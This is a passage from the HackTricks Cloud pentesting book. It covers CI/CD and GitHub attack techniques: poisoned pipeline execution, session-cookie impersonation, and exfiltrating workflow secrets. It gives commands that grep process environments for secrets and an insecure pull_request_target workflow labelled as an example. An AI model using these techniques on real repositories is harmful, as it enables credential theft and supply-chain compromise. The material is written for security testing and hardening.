

# Table of Contents

1	Introduction
2	Methodology
3	Results
4	Conclusion

# **Table of Contents**

# Welcome!

[HackTricks Cloud](#)

1.1

[About the Author](#)

1.2

# ❖?❖? Pentesting CI/CD

Pentesting CI/CD Methodology	2.1
Github Security	2.2
Basic Github Information	2.2.1
Gitea Security	2.3
Basic Gitea Information	2.3.1
Concourse Security	2.4
Concourse Architecture	2.4.1
Concourse Lab Creation	2.4.2
Concourse Enumeration & Attacks	2.4.3
CircleCI Security	2.5
TravisCI Security	2.6
Basic TravisCI Information	2.6.1
Jenkins Security	2.7
Basic Jenkins Information	2.7.1
Jenkins RCE with Groovy Script	2.7.2
Jenkins RCE Creating/Modifying Project	2.7.3
Jenkins RCE Creating/Modifying Pipeline	2.7.4
Jenkins Dumping Secrets from Groovy	2.7.5
SCM IP Whitelisting Bypass	2.7.6
Apache Airflow Security	2.8

Airflow Configuration	2.8.1
Airflow RBAC	2.8.2
Terraform Security	2.9
Terraform Enterprise Security	2.9.1
Atlantis Security	2.10
Cloudflare Security	2.11
Cloudflare Domains	2.11.1
Cloudflare Zero Trust Network	2.11.2
TODO	2.12

# Pentesting Cloud

Pentesting Cloud Methodology	3.1
Kubernetes Pentesting	3.2
Kubernetes Basics	3.2.1
Pentesting Kubernetes Services	3.2.2
Kubelet Authentication & Authorization	3.2.2.1
Exposing Services in Kubernetes	3.2.3
Attacking Kubernetes from inside a Pod	3.2.4
Kubernetes Enumeration	3.2.5
Kubernetes Role-Based Access Control(RBAC)	3.2.6
Abusing Roles/ClusterRoles in Kubernetes	3.2.7
Pod Escape Privileges	3.2.7.1
Kubernetes Roles Abuse Lab	3.2.7.2
Kubernetes Namespace Escalation	3.2.8
Kubernetes Pivoting to Clouds	3.2.9
Kubernetes Network Attacks	3.2.10
Kubernetes Hardening	3.2.11
kubernetes NetworkPolicies	3.2.11.1
Kubernetes SecurityContext(s)	3.2.11.2
Monitoring with Falco	3.2.11.3
GCP Pentesting	3.3

GCP - Basic Information	3.3.1
GCP - Federation Abuse	3.3.1.1
GCP - Non-svc Persistance	3.3.2
GCP - Permissions for a Pentest	3.3.3
GCP - Privilege Escalation	3.3.4
GCP - Apikeys Privesc	3.3.4.1
GCP - Cloudbuild Privesc	3.3.4.2
GCP - Cloudfunctions Privesc	3.3.4.3
GCP - Cloudscheduler Privesc	3.3.4.4
GCP - Compute Privesc	3.3.4.5
GCP - Composer Privesc	3.3.4.6
GCP - Container Privesc	3.3.4.7
GCP - Deploymentmaneger Privesc	3.3.4.8
GCP - IAM Privesc	3.3.4.9
GCP - KMS Privesc	3.3.4.10
GCP - Orgpolicy Privesc	3.3.4.11
GCP - Resourcemanager Privesc	3.3.4.12
GCP - Run Privesc	3.3.4.13
GCP - Secretmanager Privesc	3.3.4.14
GCP - Serviceusage Privesc	3.3.4.15
GCP - Storage Privesc	3.3.4.16
GCP - Misc Perms Privesc	3.3.4.17
GCP - Network Docker Escape	3.3.4.18

GCP - local privilege escalation ssh pivoting	3.3.4.19
GCP - Services	3.3.5
GCP - AI Platform Enum	3.3.5.1
GCP - Cloud Functions, App Engine & Cloud Run Enum	
GCP - Compute Instances Enum	3.3.5.3 3.3.5.2
GCP - Compute Network Enum	3.3.5.4
GCP - Compute OS-Config Enum	3.3.5.5
GCP - Containers, GKE & Composer Enum	3.3.5.6
GCP - Databases Enum	3.3.5.7
GCP - Bigquery Enum	3.3.5.7.1
GCP - Bigtable Enum	3.3.5.7.2
GCP - Firebase Enum	3.3.5.7.3
GCP - Firestore Enum	3.3.5.7.4
GCP - Memorystore Enum	3.3.5.7.5
GCP - Spanner Enum	3.3.5.7.6
GCP - SQL Enum	3.3.5.7.7
GCP - DNS Enum	3.3.5.8
GCP - Filestore Enum	3.3.5.9
GCP - IAM & Org Policies Enum	3.3.5.10
GCP - KMS and Secrets Management Enum	3.3.5.11
GCP - Pub/Sub	3.3.5.12
GCP - Source Repositories Enum	3.3.5.13
GCP - Stackdriver Enum	3.3.5.14

GCP - Storage Enum	3.3.5.15
GCP - Unauthenticated Enum	3.3.6
GCP - Public Buckets Privilege Escalation	3.3.6.1
Workspace Pentesting	3.4
AWS Pentesting	3.5
AWS - Basic Information	3.5.1
AWS - Federation Abuse	3.5.1.1
Assume Role & Confused Deputy	3.5.1.2
AWS - Permissions for a Pentest	3.5.2
AWS - Persistence	3.5.3
AWS - Privilege Escalation	3.5.4
AWS - Apigateway Privesc	3.5.4.1
AWS - Codebuild Privesc	3.5.4.2
AWS - Codepipeline Privesc	3.5.4.3
AWS - Codestar Privesc	3.5.4.4
codestar>CreateProject, codestar>AssociateTeamMember	3.5.4.4.1
iam>PassRole, codestar>CreateProject	3.5.4.4.2
AWS - Cloudformation Privesc	3.5.4.5
iam>PassRole, cloudformation>CreateStack, and cloudformation>DescribeStacks	3.5.4.5.1
AWS - Cognito Privesc	3.5.4.6
AWS - Datapipeline Privesc	3.5.4.7

AWS - Directory Services Privesc	3.5.4.8
AWS - DynamoDB Privesc	3.5.4.9
AWS - EBS Privesc	3.5.4.10
AWS - EC2 Privesc	3.5.4.11
AWS - ECR Privesc	3.5.4.12
AWS - ECS Privesc	3.5.4.13
AWS - EFS Privesc	3.5.4.14
AWS - Elastic Beanstalk Privesc	3.5.4.15
AWS - EMR Privesc	3.5.4.16
AWS - Glue Privesc	3.5.4.17
AWS - IAM Privesc	3.5.4.18
AWS - KMS Privesc	3.5.4.19
AWS - Lambda Privesc	3.5.4.20
AWS - Steal Lambda Requests	3.5.4.20.1
AWS - Lightsail Privesc	3.5.4.21
AWS - MQ Privesc	3.5.4.22
AWS - MSK Privesc	3.5.4.23
AWS - RDS Privesc	3.5.4.24
AWS - Redshift Privesc	3.5.4.25
AWS - S3 Privesc	3.5.4.26
AWS - Sagemaker Privesc	3.5.4.27
AWS - Secrets Manager Privesc	3.5.4.28
AWS - SSM Privesc	3.5.4.29

AWS - STS Privesc	3.5.4.30
AWS - WorkDocs Privesc	3.5.4.31
AWS - Misc Privesc	3.5.4.32
route53:CreateHostedZone, route53:ChangeResourceRecordSets, acm- pca:IssueCertificate, acm-pca:GetCer	3.5.4.32.1
AWS - Services	3.5.5
AWS - Security & Detection Services	3.5.5.1
AWS - CloudTrail Enum	3.5.5.1.1
AWS - CloudWatch Enum	3.5.5.1.2
AWS - Config Enum	3.5.5.1.3
AWS - Cost Explorer Enum	3.5.5.1.4
AWS - Detective Enum	3.5.5.1.5
AWS - Firewall Manager Enum	3.5.5.1.6
AWS - GuardDuty Enum	3.5.5.1.7
AWS - Inspector Enum	3.5.5.1.8
AWS - Macie Enum	3.5.5.1.9
AWS - Security Hub Enum	3.5.5.1.10
AWS - Shield Enum	3.5.5.1.11
AWS - Trusted Advisor Enum	3.5.5.1.12
AWS - WAF Enum	3.5.5.1.13
AWS - Databases	3.5.5.2
AWS - DynamoDB Enum	3.5.5.2.1

<a href="#">AWS - Redshift Enum</a>	3.5.5.2.2
<a href="#">AWS - DocumentDB Enum</a>	3.5.5.2.3
<a href="#">AWS - Relational Database (RDS) Enum</a>	3.5.5.2.4
<a href="#">AWS - API Gateway Enum</a>	3.5.5.3
<a href="#">AWS - CloudFormation &amp; Codestar Enum</a>	3.5.5.4
<a href="#">AWS - CloudHSM Enum</a>	3.5.5.5
<a href="#">AWS - CloudFront Enum</a>	3.5.5.6
<a href="#">AWS - Cognito Enum</a>	3.5.5.7
<a href="#">    Cognito Identity Pools</a>	3.5.5.7.1
<a href="#">    Cognito User Pools</a>	3.5.5.7.2
<a href="#">AWS - DataPipeline, CodePipeline, CodeBuild &amp; CodeCommit</a>	3.5.5.8
<a href="#">AWS - Directory Services / WorkDocs</a>	3.5.5.9
<a href="#">AWS - EC2, EBS, ELB, SSM, VPC &amp; VPN Enum</a>	3.5.5.10
<a href="#">    AWS - VPCs-Network-Subnetworks-Ifaces-SecGroups-NAT</a>	3.5.5.10.1
<a href="#">    AWS - SSM Post-Exploitation</a>	3.5.5.10.2
<a href="#">    AWS - Malicious VPC Mirror</a>	3.5.5.10.3
<a href="#">AWS - ECS, ECR &amp; EKS Enum</a>	3.5.5.11
<a href="#">AWS - Elastic Beanstalk Enum</a>	3.5.5.12
<a href="#">AWS - EMR Enum</a>	3.5.5.13
<a href="#">AWS - EFS Enum</a>	3.5.5.14
<a href="#">AWS - Kinesis Data Firehose</a>	3.5.5.15

AWS - IAM & STS Enum	3.5.5.16
AWS - Confused deputy	3.5.5.16.1
AWS - KMS Enum	3.5.5.17
AWS - Lambda Enum	3.5.5.18
AWS - Lightsail Enum	3.5.5.19
AWS - MQ Enum	3.5.5.20
AWS - MSK Enum	3.5.5.21
AWS - Route53 Enum	3.5.5.22
AWS - Secrets Manager Enum	3.5.5.23
AWS - SQS & SNS Enum	3.5.5.24
AWS - S3, Athena & Glacier Enum	3.5.5.25
S3 Ransomware	3.5.5.25.1
AWS - Other Services Enum	3.5.5.26
AWS - Unauthenticated Enum & Access	3.5.6
AWS - Accounts Unauthenticated Enum	3.5.6.1
AWS - Api Gateway Unauthenticated Enum	3.5.6.2
AWS - Cloudfront Unauthenticated Enum	3.5.6.3
AWS - Cognito Unauthenticated Enum	3.5.6.4
AWS - DocumentDB Unauthenticated Enum	3.5.6.5
AWS - EC2 Unauthenticated Enum	3.5.6.6
AWS - Elasticsearch Unauthenticated Enum	3.5.6.7
AWS - IAM Unauthenticated Enum	3.5.6.8
AWS - IoT Unauthenticated Enum	3.5.6.9

AWS - Kinesis Video Unauthenticated Enum	3.5.6.10
AWS - Lambda Unauthenticated Access	3.5.6.11
AWS - Media Unauthenticated Enum	3.5.6.12
AWS - MQ Unauthenticated Enum	3.5.6.13
AWS - MSK Unauthenticated Enum	3.5.6.14
AWS - RDS Unauthenticated Enum	3.5.6.15
AWS - Redshift Unauthenticated Enum	3.5.6.16
AWS - SQS Unauthenticated Enum	3.5.6.17
AWS - S3 Unauthenticated Enum	3.5.6.18
<b>Azure Pentesting</b>	<b>3.6</b>
Az - Basic Information	3.6.1
Az - Unauthenticated Enum & Initial Entry	3.6.2
Az - Illicit Consent Grant	3.6.2.1
Az - Device Code Authentication Phishing	3.6.2.2
Az - Password Spraying	3.6.2.3
<b>Az - Services</b>	<b>3.6.3</b>
Az - Application Proxy	3.6.3.1
Az - ARM Templates / Deployments	3.6.3.2
Az - Automation Account	3.6.3.3
Az - State Configuration RCE	3.6.3.3.1
Az - AzureAD	3.6.3.4
Az - Azure App Service & Function Apps	3.6.3.5
Az - Blob Storage	3.6.3.6

Az - Intune	3.6.3.7
Az - Keyvault	3.6.3.8
Az - Virtual Machines	3.6.3.9
Az - Permissions for a Pentest	3.6.4
Az - Lateral Movement (Cloud - On-Prem)	3.6.5
Az - Pass the Cookie	3.6.5.1
Az - Pass the PRT	3.6.5.2
Az - Pass the Certificate	3.6.5.3
Az - Local Cloud Credentials	3.6.5.4
Azure AD Connect - Hybrid Identity	3.6.5.5
Federation	3.6.5.5.1
PHS - Password Hash Sync	3.6.5.5.2
PTA - Pass-through Authentication	3.6.5.5.3
Seamless SSO	3.6.5.5.4
Az - Persistence	3.6.6
Az - Dynamic Groups Privesc	3.6.7
Digital Ocean Pentesting	3.7
DO - Basic Information	3.7.1
DO - Permissions for a Pentest	3.7.2
DO - Services	3.7.3
DO - Apps	3.7.3.1
DO - Container Registry	3.7.3.2
DO - Databases	3.7.3.3

DO - Droplets	3.7.3.4
DO - Functions	3.7.3.5
DO - Images	3.7.3.6
DO - Kubernetes (DOKS)	3.7.3.7
DO - Networking	3.7.3.8
DO - Projects	3.7.3.9
DO - Spaces	3.7.3.10
DO - Volumes	3.7.3.11

# Pentesting Network Services

HackTricks Pentesting Network	4.1
HackTricks Pentesting Services	4.2

# **HackTricks Cloud**

**Support HackTricks and get benefits!**



CLOUD

-

HACK TRICKS VOL.II

*by*

*Carlos Polop*

*\*Use responsibly*

**Welcome to the page where you will find each hacking trick/technique/whatever related to CI/CD & Cloud I have learnt in CTFs, real life environments, and reading researches and news.**

# Pentesting CI/CD Methodology

**In the HackTricks CI/CD Methodology you will find how to pentest infrastructure related to CI/CD activities.** Read the following page for an introduction:

[pentesting-ci-cd-methodology.md](#)

# Pentesting Cloud Methodology

**In the HackTricks Cloud Methodology you will find how to pentest cloud environments.** Read the following page for an **introduction:**

[pentesting-cloud-methodology.md](#)

# License

**Copyright © Carlos Polop 2022. Except where otherwise specified (the external information copied into the book belongs to the original authors), the text on HACK TRICKS CLOUD by Carlos Polop is licensed under the Attribution-NonCommercial 4.0 International (CC BY-NC 4.0). If you want to use it with commercial purposes, contact me.**

**Support HackTricks and get benefits!**

# Pentesting CI/CD Methodology

**Support HackTricks and get benefits!**

# Introduction

Dev environments have become a major part of today's attack surface. And within them, the most lucrative assets are the systems responsible for **CI and CD** — those that build, test, and deploy code — and typically possess the **secrets and access** to the most critical assets of the organization. So it's only natural that attackers are continuously on the lookout for novel ways to gain access to these systems.

## VCS

VCS stands for **Version Control System**, this system allows developers to **manage their source code**. The most common one is **git** and you will usually find companies using it in one of the following **platforms**:

- Github
- Gitlab
- Bitbucket
- Gitea
- Cloud providers (they offer their own VCS platforms)

## Pipelines

Pipelines allow developers to **automate the execution of code** (for building, testing, deploying... purposes) after certain actions occurs: A push, a PR, cron... They are terrible useful to **automate all the steps from**

**development to production.**

However, these systems need to be **executed somewhere** and usually with **privileged credentials to deploy code.**

# VCS Pentesting Methodology

Even if some VCS platforms allow to create pipelines for this section we are going to analyze only potential attacks to the control of the source code.

Platforms that contains the source code of your project contains sensitive information and people need to be very careful with the permissions granted inside this platform. These are some common problems across VCS platforms that attacker could abuse:

- **Leaks:** If your code contains leaks in the commits and the attacker can access the repo (because it's public or because he has access), he could discover the leaks.
- **Access:** If an attacker can **access to an account inside the VCS platform** he could gain **more visibility and permissions**.
  - **Register:** Some platforms will just allow external users to create an account.
  - **SSO:** Some platforms won't allow users to register, but will allow anyone to access with a valid SSO (so an attacker could use his github account to enter for example).
  - **Credentials:** Username+Pwd, personal tokens, ssh keys, Oauth tokens, cookies... there are several kind of tokens a user could steal to access in some way a repo.
- **Webhooks:** VCS platforms allow to generate webhooks. If they are **not protected** with non visible secrets an **attacker could abuse them**.

- If no secret is in place, the attacker could abuse the webhook of the third party platform
- If the secret is in the URL, the same happens and the attacker also have the secret
- **Code compromise:** If a malicious actor has some kind of **write** access over the repos, he could try to **inject malicious code**. In order to be successful he might need to **bypass branch protections**. These actions can be performed with different goals in mind:
  - Compromise the main branch to **compromise production**.
  - Compromise the main (or other branches) to **compromise developers machines** (as they usually execute test, terraform or other things inside the repo in their machines).
  - **Compromise the pipeline** (check next section)

# Pipelines Pentesting Methodology

The most common way to define a pipeline, is by using a **CI configuration file hosted in the repository** the pipeline builds. This file describes the order of executed jobs, conditions that affect the flow, and build environment settings.\ These files typically have a consistent name and format, for example — Jenkinsfile (Jenkins), .gitlab-ci.yml (GitLab), .circleci/config.yml (CircleCI), and the GitHub Actions YAML files located under .github/workflows. When triggered, the pipeline job **pulls the code** from the selected source (e.g. commit / branch), and **runs the commands specified in the CI configuration file** against that code.

Therefore the ultimate goal of the attacker is to somehow **compromise those configuration files or the commands they execute.**

## PPE - Poisoned Pipeline Execution

The Poisoned Pipeline Execution (PPE) vector **abuses permissions against an SCM repository**, in a way that causes a CI pipeline to execute malicious commands. Users that have permissions to **manipulate the CI configuration files, or other files which the CI pipeline job relies on**, can modify them to contain **malicious commands**, ultimately “poisoning” the CI pipeline executing these commands.

For a malicious actor to be successful performing a PPE attack he needs to be able to:

- Have **write access to the VCS platform**, as usually pipelines are triggered when a push or a pull request is performed. (Check the VCS pentesting methodology for a summary of ways to get access).
  - Note that sometimes an **external PR count as "write access"**.
- Even if he has write permissions, he needs to be sure he can **modify the CI config file or other files the config is relying on**.
  - For this, he might need to be able to **bypass branch protections**.

There are 3 PPE flavours:

- **D-PPE**: A **Direct PPE** attack occurs when the actor **modifies the CI config** file that is going to be executed.
- **I-DDE**: An **Indirect PPE** attack occurs when the actor **modifies a file** the CI config file that is going to be executed **relays on** (like a make file or a terraform config).
- **Public PPE or 3PE**: In some cases the pipelines can be **triggered by users that doesn't have write access in the repo** (and that might not even be part of the org) because they can send a PR.
  - **3PE Command Injection**: Usually, CI/CD pipelines will **set environment variables with information about the PR**. If that value can be controlled by an attacker (like the title of the PR) and is **used in a dangerous place** (like executing **sh commands**), an attacker might **inject commands in there**.

## Exploitation Benefits

Knowing the 3 flavours to poison a pipeline, lets check what an attacker could obtain after a successful exploitation:

- **Secrets:** As it was mentioned previously, pipelines require **privileges** for their jobs (retrieve the code, build it, deploy it...) and this privileges are usually **granted in secrets**. These secrets are usually accessible via **env variables or files inside the system**. Therefore an attacker will always try to exfiltrate as much secrets as possible.
  - Depending on the pipeline platform the attacker **might need to specify the secrets in the config**. This means that if the attacker cannot modify the CI configuration pipeline (**I-PPE** for example), he could **only exfiltrate the secrets that pipeline has**.
- **Computation:** The code is executed somewhere, depending on where is executed an attacker might be able to pivot further.
  - **On-Premises:** If the pipelines are executed on premises, an attacker might end in an **internal network with access to more resources**.
  - **Cloud:** The attacker could access **other machines in the cloud** but also could **exfiltrate IAM roles/service accounts tokens** from it to obtain **further access inside the cloud**.
  - **Platforms machine:** Sometimes the jobs will be execute inside the **pipelines platform machines**, which usually are inside a cloud with **no more access**.
  - **Select it:** Sometimes the **pipelines platform will have configured several machines** and if you can **modify the CI configuration file** you can **indicate where you want to run the malicious code**. In this situation, an attacker will probably run a reverse shell on each possible machine to try to exploit it further.
- **Compromise production:** If you are inside the pipeline and the final version is built and deployed from it, you could **compromise the code**

**that is going to end running in production.**

# More relevant info

## Tools & CIS Benchmark

- **Chain-bench** is an open-source tool for auditing your software supply chain stack for security compliance based on a new **CIS Software Supply Chain benchmark**. The auditing focuses on the entire SDLC process, where it can reveal risks from code time into deploy time.

## Top 10 CI/CD Security Risk

Check this interesting article about the top 10 CI/CD risks according to Cider: <https://www.cidersecurity.io/top-10-cicd-security-risks/>

## Labs

- On each platform that you can run locally you will find how to launch it locally so you can configure it as you want to test it
- Gitea + Jenkins lab: <https://github.com/cider-security-research/cicd-goat>

## Automatic Tools

- **Checkov**: **Checkov** is a static code analysis tool for infrastructure-as-code.

# References

- [https://www.cidersecurity.io/blog/research/ppe-poisoned-pipeline-execution/?utm\\_source=github&utm\\_medium=github\\_page&utm\\_campaign=ci%2fcd%20goat\\_060422](https://www.cidersecurity.io/blog/research/ppe-poisoned-pipeline-execution/?utm_source=github&utm_medium=github_page&utm_campaign=ci%2fcd%20goat_060422)

**Support HackTricks and get benefits!**

# **Github Security**

**Support HackTricks and get benefits!**

# What is Github

(From [here](#)) At a high level, **GitHub is a website and cloud-based service that helps developers store and manage their code, as well as track and control changes to their code.**

## Basic Information

[basic-github-information.md](#)

# External Recon

Github repositories can be configured as public, private and internal.

- **Private** means that **only** people of the **organisation** will be able to access them
- **Internal** means that **only** people of the **enterprise** (an enterprise may have several organisations) will be able to access it
- **Public** means that **all internet** is going to be able to access it.

In case you know the **user, repo or organisation you want to target** you can use **github dorks** to find sensitive information or search for **sensitive information leaks on each repo**.

## Github Dorks

Github allows to **search for something specifying as scope a user, a repo or an organisation**. Therefore, with a list of strings that are going to appear close to sensitive information you can easily **search for potential sensitive information in your target**.

Tools (each tool contains its list of dorks):

- <https://github.com/obheda12/GitDorker> (**Dorks list**)
- <https://github.com/techgaun/github-dorks> (**Dorks list**)
- <https://github.com/hisxo/gitGraber> (**Dorks list**)

## Github Leaks

Please, note that the github dorks are also meant to search for leaks using github search options. This section is dedicated to those tools that will **download each repo and search for sensitive information in them** (even checking certain depth of commits).

Tools (each tool contains its list of regexes):

- <https://github.com/zricethezav/gitleaks>
- <https://github.com/trufflesecurity/truffleHog>
- <https://github.com/eth0izzle/shhgit>
- <https://github.com/michenriksen/gitrob>
- <https://github.com/anshumanbh/git-all-secrets>
- <https://github.com/kootenpv/gittyleaks>
- <https://github.com/awslabs/git-secrets>

## External Forks

It's possible to **compromise repos abusing pull requests**. To know if a repo is vulnerable you mostly need to read the Github Actions yaml configs. [More info about this below](#).

# Organization Hardening

## Member Privileges

There are some **default privileges** that can be assigned to **members** of the organization. These can be controlled from the page

`https://github.com/organizations/<org_name>/settings/member_privileges` or from the [Organizations API](#).

- **Base permissions:** Members will have the permission None/Read/write/Admin over the org repositories. Recommended is **None or Read**.
- **Repository forking:** If not necessary, it's better to **not allow** members to fork organization repositories.
- **Pages creation:** If not necessary, it's better to **not allow** members to publish pages from the org repos. If necessary you can allow to create public or private pages.
- **Integration access requests:** With this enabled outside collaborators will be able to request access for GitHub or OAuth apps to access this organization and its resources. It's usually needed, but if not, it's better to disable it.
  - *I couldn't find this info in the APIs response, share if you do*
- **Repository visibility change:** If enabled, **members** with **admin** permissions for the **repository** will be able to **change its visibility**. If disabled, only organization owners can change repository visibilities.

If you **don't** want people to make things **public**, make sure this is **disabled**.

- *I couldn't find this info in the APIs response, share if you do*
- **Repository deletion and transfer:** If enabled, members with **admin** permissions for the repository will be able to **delete** or **transfer** public and private **repositories**.
  - *I couldn't find this info in the APIs response, share if you do*
- **Allow members to create teams:** If enabled, any **member** of the organization will be able to **create** new **teams**. If disabled, only organization owners can create new teams. It's better to have this disabled.
  - *I couldn't find this info in the APIs response, share if you do*
- **More things can be configured** in this page but the previous are the ones more security related.

## Actions Settings

Several security related settings can be configured for actions from the page

`https://github.com/organizations/<org_name>/settings/actions .`

Note that all this configurations can also be set on each repository independently

- **Github actions policies:** It allows you to indicate which repositories can run workflows and which workflows should be allowed. It's recommended to **specify which repositories** should be allowed and not allow all actions to run.
  - **API-1, API-2**

- **Fork pull request workflows from outside collaborators:** It's recommended to **require approval for all** outside collaborators.
  - *I couldn't find an API with this info, share if you do*
- **Run workflows from fork pull requests:** It's highly **discouraged to run workflows from pull requests** as maintainers of the fork origin will be given the ability to use tokens with read permissions on the source repository.
  - *I couldn't find an API with this info, share if you do*
- **Workflow permissions:** It's highly recommended to **only give read repository permissions**. It's discouraged to give write and create/approve pull requests permissions to avoid the abuse of the GITHUB\_TOKEN given to running workflows.
  - [API](#)

## Integrations

*Let me know if you know the API endpoint to access this info!*

- **Third-party application access policy:** It's recommended to restrict the access to every application and allow only the needed ones (after reviewing them).
- **Installed GitHub Apps:** It's recommended to only allow the needed ones (after reviewing them).

# Recon & Attacks abusing credentials

For this scenario we are going to suppose that you have obtained some access to a github account.

## With User Credentials

If you somehow already have credentials for a user inside an organization you can **just login** and check which **enterprise and organization roles you have**, if you are a raw member, check which **permissions raw members have**, in which **groups** you are, which **permissions you have** over which **repos**, and **how are the repos protected**.

Note that **2FA may be used** so you will only be able to access this information if you can also **pass that check**.

Note that if you **manage to steal the `user_session` cookie** (currently configured with SameSite: Lax) you can **completely impersonate the user** without needing credentials or 2FA.

Check the section below about **branch protections bypasses** in case it's useful.

## With User SSH Key

Github allows **users** to set **SSH keys** that will be used as **authentication method to deploy code** on their behalf (no 2FA is applied).

With this key you can perform **changes in repositories where the user has some privileges**, however you can not sue it to access github api to enumerate the environment. However, you can get **enumerate local settings** to get information about the repos and user you have access to:

```
# Go to the repository folder  
# Get repo config and current user name and email  
git config --list
```

If the user has configured its username as his github username you can access the **public keys he has set** in his account in <https://github.com/.keys>, you could check this to confirm the private key you found can be used.

**SSH keys** can also be set in repositories as **deploy keys**. Anyone with access to this key will be able to **launch projects from a repository**. Usually in a server with different deploy keys the local file `~/.ssh/config` will give you info about key is related.

## GPG Keys

As explained [here](#) sometimes it's needed to sign the commits or you might get discovered.

Check locally if the current user has any key with:

```
gpg --list-secret-keys --keyid-format=long
```

## With User Token

For an introduction about [User Tokens check the basic information](#).

A user token can be used **instead of a password** for Git over HTTPS, or can be used to [authenticate to the API over Basic Authentication](#).

Depending on the privileges attached to it you might be able to perform different actions.

A User token looks like this: `ghp_EfHnQFcFHX6fGIu5mpduvRiYR584kK0dX123`

## With Oauth Application

For an introduction about [Github Oauth Applications check the basic information](#).

An attacker might create a **malicious Oauth Application** to access privileged data/actions of the users that accepts them probably as part of a phishing campaign.

These are the [scopes an Oauth application can request](#). A should always check the scopes requested before accepting them.

Moreover, as explained in the basic information, **organizations can give/deny access to third party applications** to information/repos/actions related with the organisation.

## With Github Application

For an introduction about [Github Applications check the basic information](#).

An attacker might create a **malicious Github Application** to access privileged data/actions of the users that accepts them probably as part of a phishing campaign.

Moreover, as explained in the basic information, **organizations can give/deny access to third party applications** to information/repos/actions related with the organisation.

# Abusing Github Action

For an introduction about [Github Actions check the basic information](#).

In case you can **execute arbitrary github actions** in a **repository**, you can **steal the secrets from that repo**.

## Execution from Repo Creation

In case members of an organization can **create new repos** and you can execute github actions, you can **create a new repo and steal the secrets set at organization level**.

## Execution from a New Branch

If you can **create a new branch in a repository that already contains a Github Action** configured, you can **modify it, upload** the content, and then **execute that action from the new branch**. This way you can **exfiltrate repository and organization level secrets** (but you need to know how they are called).

You can make the modified action executable **manually**, when a **PR is created** or when **some code is pushed** (depending on how noisy you want to be):

```
on:
  workflow_dispatch: # Launch manually
  pull_request: #Run it when a PR is created to a branch
    branches:
      - master
  push: # Run it when a push is made to a branch
    branches:
      - current_branch_name

# Use '*' instead of a branch name to trigger the action in all
the branches
```

## Execution from a External Fork

If a repository is using github actions an attacker might be able to **create a Pull Request from a forked repository** injecting **malicious code** in the github **workflow**, and he might be able to **compromise the github repo** that way.

### pull\_request

The workflow trigger `pull_request` by default **prevents write permissions** and **secrets access** to the target repository. Moreover, by default if it's the **first time** you are **collaborating**, some **maintainer** will need to **approve** the **run** of the workflow:

- Require approval for first-time contributors who are new to GitHub**

Only first-time contributors who recently created a GitHub account will require approval to run workflows.

- Require approval for first-time contributors**

Only first-time contributors will require approval to run workflows.

- Require approval for all outside collaborators**

As the **default limitation** is for **first-time** contributors, you could contribute **fixing a valid bug** and then send **other PRs to abuse your new pull\_request privileges**.

Another option would be to **create an account** with the name of someone that **contributed to the project and deleted his account**.

However, in order to **prevent** the **compromise** of the **repo** via **pull\_request** this is mentioned in the [docs](#):

With the exception of `GITHUB_TOKEN`, **secrets are not passed to the runner** when a workflow is triggered from a forked repository. The `GITHUB_TOKEN` has **read-only permissions** in pull requests **from forked repositories**.

An attacker could modify the definition of the Github Action in order to execute arbitrary things and append arbitrary actions. However, he won't be able to steal secrets or overwrite the repo because of the mentioned limitations.

However, even if the action doesn't mention Artifacts, he might be able to modify a repo Artifact changing the action?? (TODO).

**Yes, if the attacker change in the PR the github action that will be triggered, his Github Action will be the one used and not the one from the origin repo!**

*However, sending a new action that triggers on pull\_request won't be triggered.*

## **pull\_request\_target**

However, the workflow trigger `pull_request_target` have **write permission** to the target repository and **access to secrets** (and doesn't ask for permission).

Note that the workflow trigger `pull_request_target` **runs in the base context** and not in the one given by the PR (to not execute untrusted code). For more info about `pull_request_target` [check the docs](#). Moreover, for more info about this specific dangerous use check this [github blog post](#).

It might look like because the **executed workflow** is the one defined in the **base** and **not in the PR** it's **secure** to use `pull_request_target`, but there are a **few cases were it isn't**.

## **Script Injection via attacker controller variables**

Github sets [default environment variables](#) and if contexts are used, it [includes more](#). If any of those **values** are used in a **dangerous place** inside the workflow and can be **controlled by the attacker**, a **command injection** might occur. This vuln is also [explained later in this post](#).

## Untrusted checkout execution

If the victim is using `pull_request` or similar to trigger the action, no PR from a fork **until it's specifically approved**. The action then will be **run in the context of the PR** (good because that means it will execute the code inside the PRs fork), but **someone needs to approve it first**.

If the victim configured the checkout to explicitly use

`pull_request_target` trigger it will **always** be **run**, but using the code of the base repo (not the PR one), so the **attacker cannot control the executed code.**\ However, if the **action** has an **explicit PR checkout** that will **get the code from the PR** (and not from base), it will use the attacker controller code. For example (check line 12 where the PR code is downloaded):

```
# INSECURE. Provided as an example only.  
on:  
  pull_request_target  
  
jobs:  
  build:  
    name: Build and test  
    runs-on: ubuntu-latest  
    steps:  
      - uses: actions/checkout@v2  
        with:  
          ref: ${ { github.event.pull_request.head.sha } }  
  
      - uses: actions/setup-node@v1  
      - run: |  
          npm install  
          npm build  
  
      - uses: completely/fakeaction@v2  
        with:  
          arg1: ${ { secrets.supersecret } }  
  
      - uses: fakerepo/comment-on-pr@v1  
        with:  
          message: |  
            Thank you!
```

The potentially **untrusted code is being run during `npm install` or `npm build`** as the build scripts and referenced **packages are controlled by the author of the PR.**

If the action is run in a self-hosted runner the attacker could be able to compromise it even the environment even more.

A github dork to search for vulnerable actions is: `event.pull_request pull_request_target extension:yml` however, there are different ways to configure the jobs to be executed securely even if the action is configured insecurely (like using conditionals about who is the actor generating the PR).

## Github Action Injection/Backdoor

In case you somehow managed to **infiltrate inside a Github Action**, if you can escalate privileges you can **steal secrets from the processes where secrets have been set in**. In some cases you don't even need to escalate privileges.

```
cat /proc/<proc_number>/environ  
cat /proc/*/environ | grep -i secret #Suposing the env variable  
name contains "secret"
```

## Github Action accessing AWS and GCP via OIDC

Check the following pages:

[aws-federation-abuse.md](#)

[gcp-federation-abuse.md](#)

## Sensitive info in Github Actions logs

Even if **Github** try to **detect secret values** in the actions logs and **avoid showing** them, **other sensitive data** that could have been generated in the execution of the action won't be hidden. For example a JWT signed with a secret value won't be hidden unless it's [specifically configured](#).

## GITHUB\_TOKEN

This "secret" (coming from  `${ secrets.GITHUB_TOKEN }`  and  `${ github.token }`  ) is given by **default** read and **write permissions to the repo**. This token is the same one a **Github Application will use**, so it can access the same endpoints:

<https://docs.github.com/en/rest/overview/endpoints-available-for-github-apps>

Github should release a [flow](#) that **allows cross-repository** access within GitHub, so a repo can access other internal repos using the  `GITHUB_TOKEN`  .

You can see the possible **permissions** of this token in:

